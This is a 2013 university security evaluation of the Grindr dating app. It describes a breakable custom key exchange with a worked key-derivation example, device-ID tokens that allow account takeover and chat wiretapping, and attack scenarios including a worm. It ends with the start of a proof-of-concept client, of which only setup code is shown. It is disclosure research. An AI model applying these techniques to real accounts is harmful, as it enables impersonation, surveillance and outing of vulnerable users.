UNIVERSITY OF AMSTERDAM

GRADUATE SCHOOL OF INFORMATICS
System and Network Engineering

Grindr Application Security Evaluation Report

Fiebig, Tobias
Katz, Wouter
May 27, 2013

Supervisors
Jeroen van Beek, MSc

University of Amsterdam
Graduate School of Informatics
Science Park 904
1098XH Amsterdam

Contents

Executive Summary

Grindr[1] is an application for the mobile device platforms Android[2], BlackBerryOS[3] and Apple iOS[4].

The application is targeted at male persons looking for a male partner within their vicinity. It does this by collecting the location details for each user and presenting them with the 24 closest possible partners.

These can then be contacted by means of an integrated textual communication mechanism (Chat).

The security model of Grindr had been broken in early 2012, when an unknown third party strategically exploited a weakness in the authentication protocol of Grindr [4]. The main issue in 2012 was Grindr's use of the same static token for the authentication and identification of users.

This means that the static token that is sent to the server to identify yourself, also has to be sent to all other users nearby, as they need that token to tell the server whom they intend to contact.

This issue was quickly addressed and deemed fixed within days [4].

During a security evaluation of the revised application[5] at the University of Amsterdam, serious flaws were discovered, which threaten the privacy and account security of Grindr's users.

The evaluation first revealed that an additional cryptographic layer was apparently added to Grindr in an attempt to further protect transmitted user data against malicious clients. A weakness in the used key exchange algorithm however allowed the researchers to decrypt this outer layer and re-implement a proof of concept implementation of a Grindr client.

Further investigation showed that the previous issues still persist. The decrypted data revealed that there still is only one token that is used for authentication as well as identification. This means that it is possible to send abitrary authentication tokens within an established cryptographic channel, thereby accessing, and if desired, modifying all account information of any user.

During the research, the creation of the authentication tokens could be established as the creation of a SHA-1 [7] hash of a unique item of a phone. On Android devices this item is the IMEI [8] of a phone, on BlackBerryOS the BlackBerry Device Pin [2]

[1] `http://grindr.com/`
[2] `http://www.android.com/`
[3] `http://www.blackberry.com/`
[4] `http://www.apple.com/ios/`
[5] this means Version 1.8.9 on Android and BlackBerryOS and Version 1.8.8 on Apple iOS

is used, and on Apples iOS the so called UniqueDeviceID [1] has been utilized for this.

Hence it is possible to recreate the unique authentication tokens if those identifiers are available, and thereby penetrate the associated account, or create a new account for that specific phone.

Attack Vectors

These issues allow various attack scenarios. The most probable attack vectors are described here.

Enumeration

It is possible to obtain all user data for any user by simply enumerating the user base of Grindr. In this process all pictures of users may be obtained as well, possibly leading to undesired information disclosure.

Wiretap

It is possible to utilize the results of the research to wiretap all communications of any user using the Grindr chat. This process is however fully transparent to that user, i.e. not noticeable by the user.

Impersonation

It is possible to fully impersonate a user. This can be used to create considerable confusion within a local group of users by distributing malicious information.

Identification

It might be possible for an authority that holds considerable amounts of device identifiers, i.e. a National Police Force or Phone Service Provider to establish the sexual orientation of its users by matching device identifiers with Grindr profiles associated to these identifiers. This may prove very problematic in environments where homosexual acts may be punishable by law.

1 Introduction

This document provides a report on a security evaluation of the mobile phone application Grindr. Prior to discussing the findings of this evaluation the techniques used for approaching the assessment as well as the current state of good practice concerning mobile application security are covered.

1.1 The Application: Grindr

Grindr[1] is an application for male users to establish contact with other male users. The application presents the user with other Grindr users' profiles based on their proximity, presenting the user with the 24 closest other Grindr users.

Grindr users can set up their own profile within the Grindr application. This profile consists of a profile picture as well as basic information such as age, display name and relationship status. Users can view each other's profiles, communicate by means of an integrated textual communication mechanism (Chat) as well as send images to other users.

The Grindr application is available for mobile devices running the Android, Blackberry or iOS operating systems. Grindr reports having more than 4 million men using their application worldwide in over 192 countries [14].

1.2 Motivation

In January 2012, Grindr experienced a serious security incident, resulting in the profiles of many Grindr users being altered and spoofed [4]. This attack consisted of a web-based application allowing users' profile information to be shown or altered, profile pictures changed. The web application also allowed the sending of spoofed messages.

Given the sensitive nature of the application, as well as the user information that was publicly accessible, this hack received a substantial amount of attention from the media. This resulted in Grindr announcing that they were going to enhance their security to minimize the risk of similar attacks taking place [26].

At the time of writing, almost 1.5 year after the incident, the authors of this paper want to review the improved security model of the Grindr application, to verify if the necessary measures to prevent unauthorized access to profiles have been taken.

[1] http://www.grindr.com/

2 Approach

Before starting the security assessment, a rooted HTC Desire S mobile phone was set up as a testing device. This mobile device ran on version 4.0.4 of the Android mobile operating system. From the Google Play Store, the latest version of the Grindr application (version 1.8.9) was installed.

The mobile device connected to the internet via a proxy server, allowing for monitoring and interception of network traffic from/to the mobile device.

On the proxy server, several software packages were installed to allow the in-depth inspection of all network traffic from/to the mobile device.

The assesment of the security model of the Grindr application was performed with two distinct methodologies to identify possible security and/or privacy related issues.

2.1 Static Analysis

Static analysis is a technique of inspecting a software program without actually running it. In this context, it means that the Android package file (APK) of the Grindr application has been decompiled in order to retrieve the Java sourcecode of the application. By obtaining the Java sourcecode of the application in-depth insight into its inner workings can be taken. This includes among others cryptographic operations, network communication methods and possibly stored hardcoded credentials and secrets.

To decompile the Grindr APK file into Java sourcecode files, the Apk to Java [1] software was used.

2.2 Dynamic Analysis

Dynamic analysis describes a technique for inspecting a program while it is running. This includes for example the attaching of a debugger to a running program or the monitoring its file activity. The dynamic analysis for Grindr consisted of monitoring and intercepting the network traffic between the Grindr application on the mobile phone and the Grindr servers.

[1] APK to Java RC2: http://forum.xda-developers.com/showthread.php?t=1910873

The tools used to perform the network traffic inspection were tcpdump [2] and mitmproxy [3].

Tcpdump is a command-line tool for capturing and analyzing traffic. It allows the user to specify which parts of the transmitted network data should be captured, and depending on the users choice either displays this data or saves it to a file.

Mitmproxy is a freely available proxy server written in Python. It is mainly aimed at the analysis of network traffic during the development process of applications. For this purpose it allows the automated creation of SSL certificates for accessed websites. These certificates are then signed by its instance dependent certificate authority, which can e.g. be imported into the local device storage on a target device. Furthermore it allows the detailed inspection, changing and resending of HTTP requests.

The dynamic analysis was chosen as a starting point for this security assessment, as it can be set up rather quickly and provides a starting point for further investigations during the static analysis. To phrase it more simple, it is easier to do dynamic analysis first in order to get an idea on what to look for during static analysis, instead of browsing through thousands of lines of code without a clear indication on what to look for.

The results obtained in the subsequent static analysis process can then be correlated with behavior identified in another step of dynamic analysis, becoming a continous, iterative process leading to new insights into the inner workings of the application.

2.3 Ethical Considerations

The authors were fully aware of the fact that they might come into contact with sensitive user information. To limit the extent of sensitive information being exposed, the authors created dedicated test accounts. All operations were performed on transactions of these accounts.

No data of users was permanently stored or made accessible to third parties. Any action that was required to identify security issues was performed exclusively with the created test accounts.

In case of contact between regular Grindr users and the researchers the regular users were honestly informed about the fact that research was conducted. To preserve the possibility for responsible disclosure the users were not informed about the security focus of the research.

[2] tcpdump: http://www.tcpdump.org/
[3] mitmproxy: http://mitmproxy.org/

3 Mobile Application Security Good Practices

Although "mobile" applications are a relatively new occurrence on the market, which first saw a mainstream rise with the introduction of Apple's iPhone [11], various design principles concerning application security can be translated from classical application and backend systems.

This chapter will give a brief introduction to the theoretical background of various techniques that may, should and must[1] be implemented in a released application to provide sufficient means of data security, integrity and privacy.

Although the authors advise the reader to implement the suggested techniques, even the implementation of all aspects that should or must be present does not ensure that the application at hand is fully secure. It merely ensures that the most common faults and exploits are not present.

A good overview of these good practices can be found in [16], [28] and [13]. The following sections summarize these sources, while explicitly marking specific contributions.

3.1 Cryptography

In general, all communication between nodes, may it be inter-client communication or traditional client-server communication, must be encrypted [28, p. 24]. Encryption at this level will prevent third parties from obtaining knowledge about the exchanged contents during a communication process.

For HTTP (Hyper Text Transfer Protocol) connections, the current practice is the use of SSL [10] (Secure Socket Layer) or TLS [19] (Transport Layer Security) in more recent times.

At least one of these must be implemented. If either one is implemented, it must be implemented with strong Certificate Verification. Additional steps must be taken to ensure that sufficiently secure algorithms following current standards are used for each aspect of the protocol. Further reading on this subject can be found in [13] on pages 477ff.

Confidential data that is stored on an enduser device should be encrypted in a way that

[1] The terms may, should and must, as well as their negations, are to be understood as defined in RFC2119 [3].

only allows decryption with user supplied secrets. This is optional, but may provide additional security if a device is penetrated, stolen or accessed by third parties. If credentials are stored client side, these must be encrypted.

In general, algorithms must not rely on the fact that only a key component of the algorithm is not known to the public, should be fully publicly documented and should not be self implemented but peer reviewed concepts and implementations [13, p. 43f].

3.2 Input Validation

Information that is processed by any part of the system should be checked for its sanity. This is especially important if the data has been supplied or could have been supplied by a user. In this case the provided data must be checked [27].

User supplied data may contain information that leads a system to performing unintended operations. It is also necessary in the context of the following sections.

3.3 Authentication

Authentication has to be performed to ensure that a client is in fact the entity he wants to authenticate as. Authentication must be performed with a verified protocol or concept.

Currently widespread concepts include single factor authentication, using e.g. something only known to the user or something only possessed by the user. These must at least be implemented.

A relatively new concept is the idea of a two factor authentication which requires at least requires two distinct factors, usually something only known to the user *and* something only possessed by the user. Although some researchers utter serious doubts about the advantages of two factor authentication [25], this may be implemented in an application.

3.4 Authorization

In contrast to common belief, authentication and authorization are not the same. While authentication establishes that a users is in fact a certain user, it must be additionally established that a user has the required permissions to perform certain operations [28].

Sufficient checking of the authorization of a user to perform an issued action hence must be implemented in an application to ensure that transactions issued by a user are executed if and only if the user is authorized to perform these actions.

3.5 Privacy

Data privacy and anonymity is mostly concerned with which data is accessible by a client and which data should be accessible by a client. Following Yoder this may be boiled down to “Only let the users see what they have access to.” [28, p. 19].

While Yoders work mostly focuses on a restriction of the user interface, this may actually be extended to “Only send data to a client that the client should see.”.

This means in practice that data that discloses private user information must not be sent to other clients, not even in an obfuscated form. Data that may have these characteristics contains session and authentication information of a specific user, as well as non-application related external information about a user.

3.6 Identification

The matter of identification and the requirements thereof can be directly inferred from the previous sections. Identification of a user is necessary to enable other users to perform operations that are directed towards that user.

This means that the user must be identifiable by a specific token. This specific token must however not interfere with the concepts outlined in the previous sections. This means that the token must not provide information about a user that is available to other users. This includes any details that allow for the exposure of authentication or authorization related information or the exposure of information that is not relevant for the use of the application.

4 Findings

The evaluation of the application at hand, Grindr, was done following the previously described concepts.

The combination of these two approaches allowed for considerable insights into the functionality of Grindr and finally led to the discovery of the presented weaknesses.

This chapter will discuss the found weaknesses and will indicate for each point with which method or which combination of methods these weaknesses were found.

4.1 Cryptography

The first point of attack during the dynamic analysis of the Grindr application was the SSL based encryption of all client server communication.

It was established that the implementation of SSL in the Grindr application is in so far sane, as it checks the validity and chain of trust of a presented certificate based on the internal root certificate storage on a device.

```
blendr: "a897230ef889f7da80ae56d98c1195126a6a850c588b973ccca13617c74a8ff31
         14e704eea88f6ae7fea0ab02845d89b065aa78498760ac5140b79b6c6cead4a"

grindr: "f352ad3c6d4ebb18f35b10ebb6dd0dbd68ab9efa"
```

Figure 4.1: Example JSON as found in the network communications of the Grindr application.

As described in the introduction, a mitmproxy[1] setup was created and the associated self built root CA certificate was imported into the phone's trusted certificate storage. This allowed for the inspection of the API (Application Programming Interface) calls made by the Grindr application. These calls contained two objects in JavaScript Object Notation (JSON) [5] called "grindr" and "blendr", where "grindr" had a fixed length of 32 byte, while the "blendr" object had a variable length. An example of this can be found in Figure 4.1. Responses by the server followed the same procedure.

Based on the high randomness found in the single "blendr" objects it was assumed that some kind of cryptography was used. Further investigation revealed that multiple sent "blendr" objects would all start with the same data. This yields either a stream cipher or block cipher with insufficiently generated IVs (Initialization Vectors).

As the used key could not be established in the dynamic analysis process, the investigation continued with the static analysis as described in Chapter 1.

[1] http://mitmproxy.org/

The static analysis revealed that the Java class *com.grindr.api.crypto.CryptoUtil* handles all cryptographic functionality of the application. The used cryptographic algorithm is the AES (Advanced Encryption Standard) [6] in Cipher Block Chaining (CBC) mode with an IV of 16 bytes of zeros.

This sufficiently explains the observed "same plaintext, same ciphertext" behavior in the Grindr application.

Furthermore, a key exchange algorithm could be identified. This algorithm was obviously created by the developers of the application and solely relies on the secrecy of the algorithm itself to protect the key material on the wire.

The algorithm is strongly bundled with the key generation, which takes place on the device. For the key generation and exchange an array of 512 bytes is created[2].

A property unique to the device is then first hashed using MD5 [20]. This property is the IMEI [8] of the phone on Android devices, on BlackBerryOS the BlackBerry Device Pin [2] is used, while on Apples iOS the so called UniqueDeviceID [1] is utilized.

```
blender: "2cbe41bdd3bc7f400ce4d2e036e13144f1dd4bf3d514184626c17e1325047f76
          a64ddd150e9429c1a13e11a383044838b5e45980d446a9160b9e77af7b0537f9
          32220896af741fc507eeb93dbe8ce1420e587aad75cf0b70a799221dc8606a8e
          3180292e6a0683cf52f01561465l6c7235e5462dd43fe3e58faa54134c1a8f39
          c7d142966ce62d60f8e15b3135333ce607244e4a955020b73bdffd27e1af6ccb
          d438bca15ddd7b3417f86cce4be407e513018f97a397243572ee508170bc1225
          22e657036dcf9a3c5489556e7b344eacee49f783e3aa9304a32316b6241ab501
          503979246cb27713eef69fcacca9a7639497f7cdf63347074d67cdf02345ef1b
          c84b19c45c2184233b2ebd4fda4f73407d634fb2ae6aa743571eaae784e5f47a
          f8de33c5f01846b99a5d2f63c25dc6c9345b2d59d01310e11261dc1c9f690582
          5121b30e5dec69967206edfae25515bb695555b0cdcc78ce0970e4d1742e8474
          dab7f1e5742b3608c229187c0f23a89a13094e7eb7b6a2a7159662a80c4bc475
          c6895d56e15e2e296bcddbe224deeb67ce441a71cbe9245a24c016f312e3acc9
          05c81038e4dbdc63f95d8698cfb785e7c7f52e0f9a5d8739d7daae9e494147b5
          6234da807f78ec3282d03cf409b43ce97d8fd89c4b4a4128ca1c82c8d4c5165d
          903238b97d29897ac17c5613a509a3092df627833f37add6da780f295194d067"
grindr:  "312342234223425"

md5sum(312342234223425)                 =  31d11adc4fb9177e18bb31fe44fa2195
crc32(31d11adc4fb9177e18bb31fe44fa2195) = -894255761
-894255761 & 0xFFFFFFFF                 =  3400711535
3400711535 % 512                        =  367
key: 9a13094e7eb7b6a2a7159662a80c4bc475c6895d56e15e2e296bcddbe224deeb
     (368th to 400th byte of blendr)
```

Figure 4.2: Key exchange example.

After the MD5 hash of this item has be created, a CRC32 [18] checksum is calculated on the hash. The result of this CRC operation is then processed in a bitwise AND operation with `0xFFFFFFFF`. This ensures that the result is interpreted as an unsigned integer. The example in Figure 4.2 illustrates an instance in which this way of type casting is used.

The returned data is then cast to an integer number and a modulo operation with 512 is performed. If the result of this operation is larger or equal to 480, it is set to 479.

This number is then used as an offset in the created random array. Starting from the calculated offset, the next 32 bytes are used as the 256 bit key of the AES cipher.

To exchange the key with the server, the full 512 byte array as well as the used unique device identifier are sent in the first transaction between the client and the server. This process is illustrated in Figure 4.2.

As the inner TLS cryptography could now be broken, the calls therein could be investigated. Apparently the sent "blendr" object contains an encrypted JSON object,

[2] Always all zeros on BlackBerryOS

representing the actual Grindr API. The “grindr” object contains a SHA1 of the unique device identifier used for the key exchange procedure, to allow the association of a sent cipher text with the corresponding key on the server side.

4.2 Input Validation

To prevent serious impact on the Grindr service, no extended input validation checks in respect to the underlying database systems were performed. There were however certain findings that may be considered input validation errors. As these are specifically related to the authentication and identification measures implemented in the application, they will be reported in the corresponding sections.

4.3 Identification

When inspecting the list of nearby users sent by the server during dynamic analysis, it was discovered that for each of these users an identifier was sent. By correlating identifiers from different test phones it was discovered that this identifier is a SHA-1 [7] hash of the unique device identifier of a phone. The unique items used for this are again the IMEI [8], BlackBerry Device Pin [2] or UniqueDeviceID [1], depending on the user’s phone platform.

4.4 Authentication

The investigation of the API also allowed for the uncovering of the authentication mechanisms used in the Grindr application. The Grindr application performs authentication solely by supplying a JSON object called “mid” or “DeviceID”, depending on the platform. This object is identical to the object used for identification, i.e. a SHA-1 [7] hash of either the IMEI [8], BlackBerry Device Pin [2] or UniqueDeviceID [1], depending on the platform.



Figure 4.3: Example setting of the location for a user.

Further investigation revealed that the object sent in the inner, encrypted JSON does not have to correspond to the unhashed unique device identifier that was used to set up the inner TLS channel. An example for setting the location of a user can be found in Figure 4.3. Please note that the only item needed to authenticate is the setting of the “mid” object.

4.5 Chat

The Grindr application also implements a dedicated chat mechanism. The chat utilizes the XMPP protocol [22, 23, 24, 21]. In the application the chat is set up by call to a dedicated API. This API also uses AES encrypted JSON communication similar to the base application communication. The key exchange is done identical to the main application.

After decrypting the initial communication between the server and the client, it became apparent that the client recieves a list of valid XMPP-servers as well as an authentication token from the chat API. The validity of the chat token is limited to one continuous session.

The username and identification token used for the chat is again the “mid” token known from the previous section. This token is also sufficient for requesting the au-

thentication token from the server.

This allows for eavesdropping on already logged in clients, as XMPP allows for the sending of messages to multiple end points [23], and the Grindr XMPP-servers implement this feature.

Furthermore, an API call was discovered that allows the recovery of so far undelivered messages, if for example the receiving user is offline. This can be done by sending the request `{'profileId': mid}` in an encrypted request, where mid corresponds to a users specific “mid”.

5 Attack Scenarios

The discovered issues pose a serious threat to the security of the users of Grindr. To visualize and clarify the severity of the discovered weaknesses, multiple attack scenarios will be presented that become possible due to these issues.

All of these attacks have only been tested with a limited set of pre-created experimental accounts. This was done to ensure the privacy of the Grindr users. The used proof of concept code is available in the Appendix for educational purposes only.

5.1 Large Scale User Exposure

With the discoveries made, a large scale user exposure can be performed. By transmitting bogus user coordinates to the system, effectively iterating over all possible (and reasonable) geolocations, a list of all Grindr users can be created.

The performance of such an operation can be further increased by penetrating all nearby accounts, and using their last known location as supplied by the server to request all nearby users. This limits the search space for this process significantly.

5.2 User Data and Social Network Exposure

The exposed weaknesses in the authentication mechanisms of Grindr allow the penetration of any user account. Not only can all information, including user pictures, be retrieved, independent of the desired visibility, it can also be altered. This information also includes the last known position of a user account. As Grindr does not notify a user of multiple simultaneous logins, it enables an attacker to effectively track the movements of a user.

Penetrating an account furthermore allows for the exposure of all contacts and favorites gathered by said user, as these can be easily retrieved as soon as an attacker is authenticated as a user.

Although all communication of a user before the moment of the account penetration can not be obtained, as it is stored locally on the enduser device, all future communication can be wiretapped using the proposed techniques exploiting features of the XMPP protocol. Messages that have not yet been read by a user are still retrievable via a dedicated API call, exposing further sensitive information.

5.3 Account Vandalizing and Impersonation

Malicious attackers only interested in destruction may utilize the discovered weaknesses to perform a worm like attack, starting with obtaining the user and associated "mid"s local to an abitrary location.

In a secondary step, all favorites and users local to the last known location of the penetrated account can be retrieved, including their "mid"s. While the profiles of the users are vandalized or deleted, the process can iteratively continue with the newly obtained "mid"s.

5.4 Authority Driven Membership Exposure

While the expression of homosexuality is accepted behavior in many countries, openly homosexual men and women still have to deal with suppression and discrimination in large parts of the world. While the exposure of one's homosexuality in Western Europe and the United States of America may lead to serious discrimination in many areas of one's social and professional life [9,17], the consequences can be more dire in Eastern European [12] and Middle Eastern countries [15].

A malicious authority could easily obtain a list of all used IMEIs, Device Pins and UDIDs from the regional Internet Service Providers. This list could then be used to establish if a person is registered at Grindr. This could also be used to subsequently penetrate or wiretap the account as described in the previous section.

6 Conclusion

Based on the findings in Chapter 4, in contrast to the basic good practices of application security as referenced in Chapter 3, it can be concluded that the security of Grindr was not significantly increased after the 2012 incident.

The inadequate security model used by Grindr has many flaws, which could be easily abused, putting the users of Grindr at risk of falling victim to various kinds of attacks. These attacks include the large scale exposure of profile information, mapping of the anonymous Grindr profile to real names and the leakage of private communication.

Furthermore malicious activities could be performed on the behalf of Grindr users without their consent or knowledge. This includes the posting of material violating the community guidelines of Grindr and/or local legislation.

It seems like the only measure taken to prevent the attacks experienced in early 2012 was the introduction of the custom TLS layer as documented in Chapter 4. Although this claim can not be verified, as the 2012 version of the application was not available to the authors, it seems like this was the only attempt to prevent those attacks. This however neglected that the main issue is the weak authentication mechanism of Grindr, which is based on a static, device dependent identifier. This authentication mechanism, where the authentication token is also used as identification token towards other Grindr users is the main issue. Not the - hardly preventable - readability of the latter by other Grindr users.

Although many flaws have been found, the authors do neither claim to have found every possible issue, nor do they claim that the resolving of the found issues will necessarily result in a more secure application.

6.1 Impact

Given the nature of the Grindr application and the audience it targets, the information stored in user profiles and messages can be considered highly sensitive. Most likely, there are Grindr users whom are not open about their homosexuality for various reasons. Reasons may span from the possibility of blackmail or discrimination to active prosecution by the judicial system [17, 9, 15, 12].

For these users, the risk of having their real world identity linked to their Grindr profile, or having private communication from within the application leaked can have serious consequences.

This means that the impact of the findings presented in this report is very high. The execution of the scenarios described in Chapter 5 may lead to serious harm to the social and physical properties of Grindr's users.

Due to the simplicity of the exploits presented in this document it is not unlikely that they are already actively abused at the time of writing this report.

6.2 Applicability

As mentioned in Chapter 5, many scenarios exist in which the findings of this report might be abused. The flaws described are not only theoretical, but might be easily implemented in real world situations.

To underline the severity of the discovered issues a proof of concept implementation has been added to this report. This implementation is heavily limited in its capabilities to preserve users' privacy during the conducted tests.

It can however be easily extended to e.g. expose the "mid"s of nearby Grindr users, allowing for a subsequent account take-over.

6.3 Acknowledgements

The authors thank Thomas Roth for his support and cooperation by performing the network traffic analysis of the Grindr Application on iOS versions 5 and 6.

6.4 Responsible Disclosure Statement

As soon as it was established that serious flaws in Grindr's security model exist, Grindr was contacted concerning a responsible disclosure procedure.

In accordance with industry standards the publication of this report will be either postponed until Grindr has removed the present flaws in its application or until 30 days after Grindr received a full documentation of the findings, which ever comes first.

Bibliography

[1] Apple Inc.
Deprecated UIDevice Methods.
iOS Developer Library,
http://developer.apple.com/library/ios/#documentation/uikit/reference/UIDevice_Class/DeprecationAppendix/AppendixADeprecatedAPI.html,
Accessed: Thu May 23 19:58:23 CEST 2013,
Published: Apr 2013.

[2] BlackBerry.
API Reference: HardwareInfo.
Cascades™ for BlackBerry 10,
http://developer.blackberry.com/cascades/reference/bb__device__hardwareinfo.html#property-pin,
Accessed: Thu May 23 20:10:41 CEST 2013,
Published: Apr 2013.

[3] S. Bradner. Key words for use in RFCs to Indicate Requirement Levels. RFC 2119 (Best Current Practice), March 1997.

[4] Graham Cluley.
Hacker exposes Grindr users' intimate information and explicit photos.
nakedsecurity by SOPHOS,
http://nakedsecurity.sophos.com/2012/01/20/grindr-hack/,
Accessed: Thu May 23 19:35:01 CEST 2013,
Published: Jan 2012.

[5] D. Crockford. The application/json Media Type for JavaScript Object Notation (JSON). RFC 4627 (Informational), July 2006.

[6] Joan Daemen, Vincent Rijmen, and AES Proposal. Rijndael. In *Proceedings from the First Advanced Encryption Standard Candidate Conference, National Institute of Standards and Technology (NIST)*, 1998.

[7] Donald Eastlake and Paul Jones. RFC3174: US secure hash algorithm 1 (SHA1), Published: 2001.

[8] ETSI. ETSI TS 122 016
Technical Specification Group Services and System Aspects;
International Mobile station Equipment Identities (IMEI)
(3GPP TS 22.016),
Published: 2009.

[9] FRA - European Union Agency for Fundamental Rights. *EU LGBT survey - European Union lesbian, gay, bisexual and transgender survey*. FRA, 2013.

[10] A. Freier, P. Karlton, and P. Kocher. The Secure Sockets Layer (SSL) Protocol Version 3.0. RFC 6101 (Historic), August 2011.

[11] Gerard Goggin. Adapting the mobile phone: The iphone and its consumption. *Continuum: Journal of Media & Cultural Studies*, 23(2):231–244, 2009.

[12] Paul Johnson. 'homosexual propaganda'laws in the russian federation: Are they in violation of the european convention on human rights? In *Laws in the Russian Federation: Are They in Violation of the European Convention on Human Rights*, 2013.

[13] Charlie Kaufman, Radia Perlman, and Mike Speciner. *Network security: private communication in a public world*. Prentice Hall Press, 2002.

[14] Grindr LLC.
Grindr: Learn More.
Grindr website,
http://grindr.com/learn-more,
Accessed: Sat Jun 1 20:13:45 CEST 2013.

[15] Joseph Andoni Massad. Re-orienting desire: The gay international and the arab world. *Public Culture*, 14(2):361–385, 2002.

[16] Gary McGraw. Software security. *Security & Privacy, IEEE*, 2(2):80–83, 2004.

[17] Eleonora Patacchini, Giuseppe Ragusa, and Yves Zenou. *Unexplored Dimensions of Discrimination in Europe: Homosexuality and Physical Appearance*. Centre for Economic Policy Research, 2012.

[18] William Wesley Peterson and Daniel T Brown. Cyclic codes for error detection. *Proceedings of the IRE*, 49(1):228–235, 1961.

[19] E. Rescorla. HTTP Over TLS. RFC 2818 (Informational), May 2000. Updated by RFC 5785.

[20] R. Rivest. The MD5 Message-Digest Algorithm. RFC 1321 (Informational), April 1992. Updated by RFC 6151.

[21] P. Saint-Andre. End-to-End Signing and Object Encryption for the Extensible Messaging and Presence Protocol (XMPP). RFC 3923 (Proposed Standard), October 2004.

[22] P. Saint-Andre. Extensible Messaging and Presence Protocol (XMPP): Core. RFC 3920 (Proposed Standard), October 2004. Obsoleted by RFC 6120, updated by RFC 6122.

[23] P. Saint-Andre. Extensible Messaging and Presence Protocol (XMPP): Instant Messaging and Presence. RFC 3921 (Proposed Standard), October 2004. Obsoleted by RFC 6121.

[24] P. Saint-Andre. Mapping the Extensible Messaging and Presence Protocol (XMPP) to Common Presence and Instant Messaging (CPIM). RFC 3922 (Proposed Standard), October 2004.

[25] Bruce Schneier. Two-factor authentication: too little, too late. *Communications of the ACM*, 48(4):136, 2005.

[26] Joel Simkhai.
The Importance of Community in Keeping Grindr Secure.
Grindr blog,
http://grindr.com/blog/the-importance-of-community-in-keeping-grindr-secure,
Accessed: Sat Jun 1 20:15:21 CEST 2013,
Published: Jan 2012.

[27] John Viega and Matt Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Input Validation & More*. O'Reilly Media, 2009.

[28] Joseph Yoder and Jeffrey Barcalow. Architectural patterns for enabling application security. *Urbana*, 51:61801, 1998.

A Proof of Concept Implementation

The provided proof of concept is provided for educational uses only. The authors strongly advise against and do not condone any unlawful use of this software.

How to Use

```
usage: grindr.py [-h] [--imei IMEI] [--mid MID] [--proxy-ip PROXY_IP]
                 [--proxy-port PROXY_PORT] [--latitude LATITUDE]
                 [--longitude LONGITUDE] [--anonymize] [--get-messages]
                 [--message-to MESSAGE_TO] [--message-body
                MESSAGE_BODY]
                 [--do-never-ever-ever-ever-use]

Grindr OT PoC.

optional arguments:
  -h, --help            show this help message and exit
  --imei IMEI           Provide an IMEI number to use.
  --mid MID             Provide an mid to impersonate.
  --proxy-ip PROXY_IP   IP address for mitmproxy (also needs
  --proxy-port)
  --proxy-port PROXY_PORT
                        Port for mitmproxy (also needs --proxy-ip)
  --latitude LATITUDE   Latitude for location (also needs --longitude)
  --longitude LONGITUDE
                        Longitude for location (also needs --latitude)
  --anonymize           Anonymize mid's
  --get-messages        Retrieve user's messages
  --message-to MESSAGE_TO
                        mid to send message to
  --message-body MESSAGE_BODY
                        Message body to send
  --do-never-ever-ever-ever-use
                        Execute experimental worm code... ... just
                        don't.
```

A.1 grindr_poc.py

```
#!/usr/bin/python -W ignore::DeprecationWarning
# -*- coding: utf-8 -*-
# Copyright (c) 2013, Wouter Katz (wouter.katz@os3.nl) and
#                          Tobias Fiebig (tobias.fiebig@os3.nl)
# All rights reserved.
#
# Redistribution and use in source and binary forms,
# with or without modification, are permitted provided
# that the following conditions are met:
#     * Redistributions of source code must retain the above
#       copyright notice, this list of conditions and the
#       following disclaimer.
#     * Redistributions in binary form must reproduce the
#       above copyright notice, this list of conditions and
#       the following disclaimer in the documentation and/or
#       other materials provided with the distribution.
#     * Neither the name of the University of Amsterdam nor
#       the names of its contributors may be used to endorse
#       or promote products derived from this software without
#       specific prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE AUTHORS ''AS IS'' AND ANY
# EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED
# TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
# FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL
# THE AUTHORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
# SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING,
# BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
# SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
# INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY,
# WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING
# NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE
# OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
# SUCH DAMAGE.


import sys
from stdnum import imei
import hashlib
import zlib
from Crypto.Cipher import AES
import os
import json
import httplib2
import argparse
import xmpp



GRINDR_HEADERS = {"AT": "8b157285b7aa4cccb293c3ad7d0e3710",
"User-Agent": "Grindr/1.8.9(HTC HTC Desire S/Android 4.0.4)",
"X-Client-Type": "Grindr", "Content-Type": "application/json",
"Connection": "Keep-Alive"}

BLOCK_SIZE = 16
PADDING = " "

def parseArgs(argv):
  parser = argparse.ArgumentParser(description='Grindr OT PoC.')
  parser.add_argument('--imei', default='355067041713983',
  help="Provide an IMEI number to use.")
  parser.add_argument('--mid', default='', help="Provide an mid to
  impersonate.")
  parser.add_argument('--proxy-ip', default='', help="IP address for
  mitmproxy (also needs --proxy-port)")
  parser.add_argument('--proxy-port', default='', help="Port for
  mitmproxy (also needs --proxy-ip)")
  parser.add_argument('--latitude', default=52.354026, help="Latitude
  for location (also needs --longitude)")
  parser.add_argument('--longitude', default=4.955467, help="Longitude
  for location (also needs --latitude)")
  parser.add_argument('--anonymize', action='store_true',
```

```
    help="Anonymize mid's")
64  parser.add_argument('--get-messages', action='store_true',
    help="Retrieve user's messages")
65  parser.add_argument('--message-to', default='', help="mid to send
    message to")
66  parser.add_argument('--message-body', default='', help="Message body
    to send")
67  parser.add_argument('--do-never-ever-ever-ever-use',
    action='store_true', help="Execute work code...")
68  args = parser.parse_args(argv)
69  return [vars(args), parser]
70
71 def initialize(args):
72  global imei_hash, http_conn, imei_input, latitude, longitude,
    anonymize, impersonate_mid, get_messages, message_to, message_body
73
74  #print args
75
76  anonymize = args["anonymize"]
77
78  if anonymize:
79    print "[ *** ] Anonymous mode enabled"
80
81  get_messages = args["get_messages"]
82
83  # validate imei number
84  #if not imei.is_valid(args["imei"]):
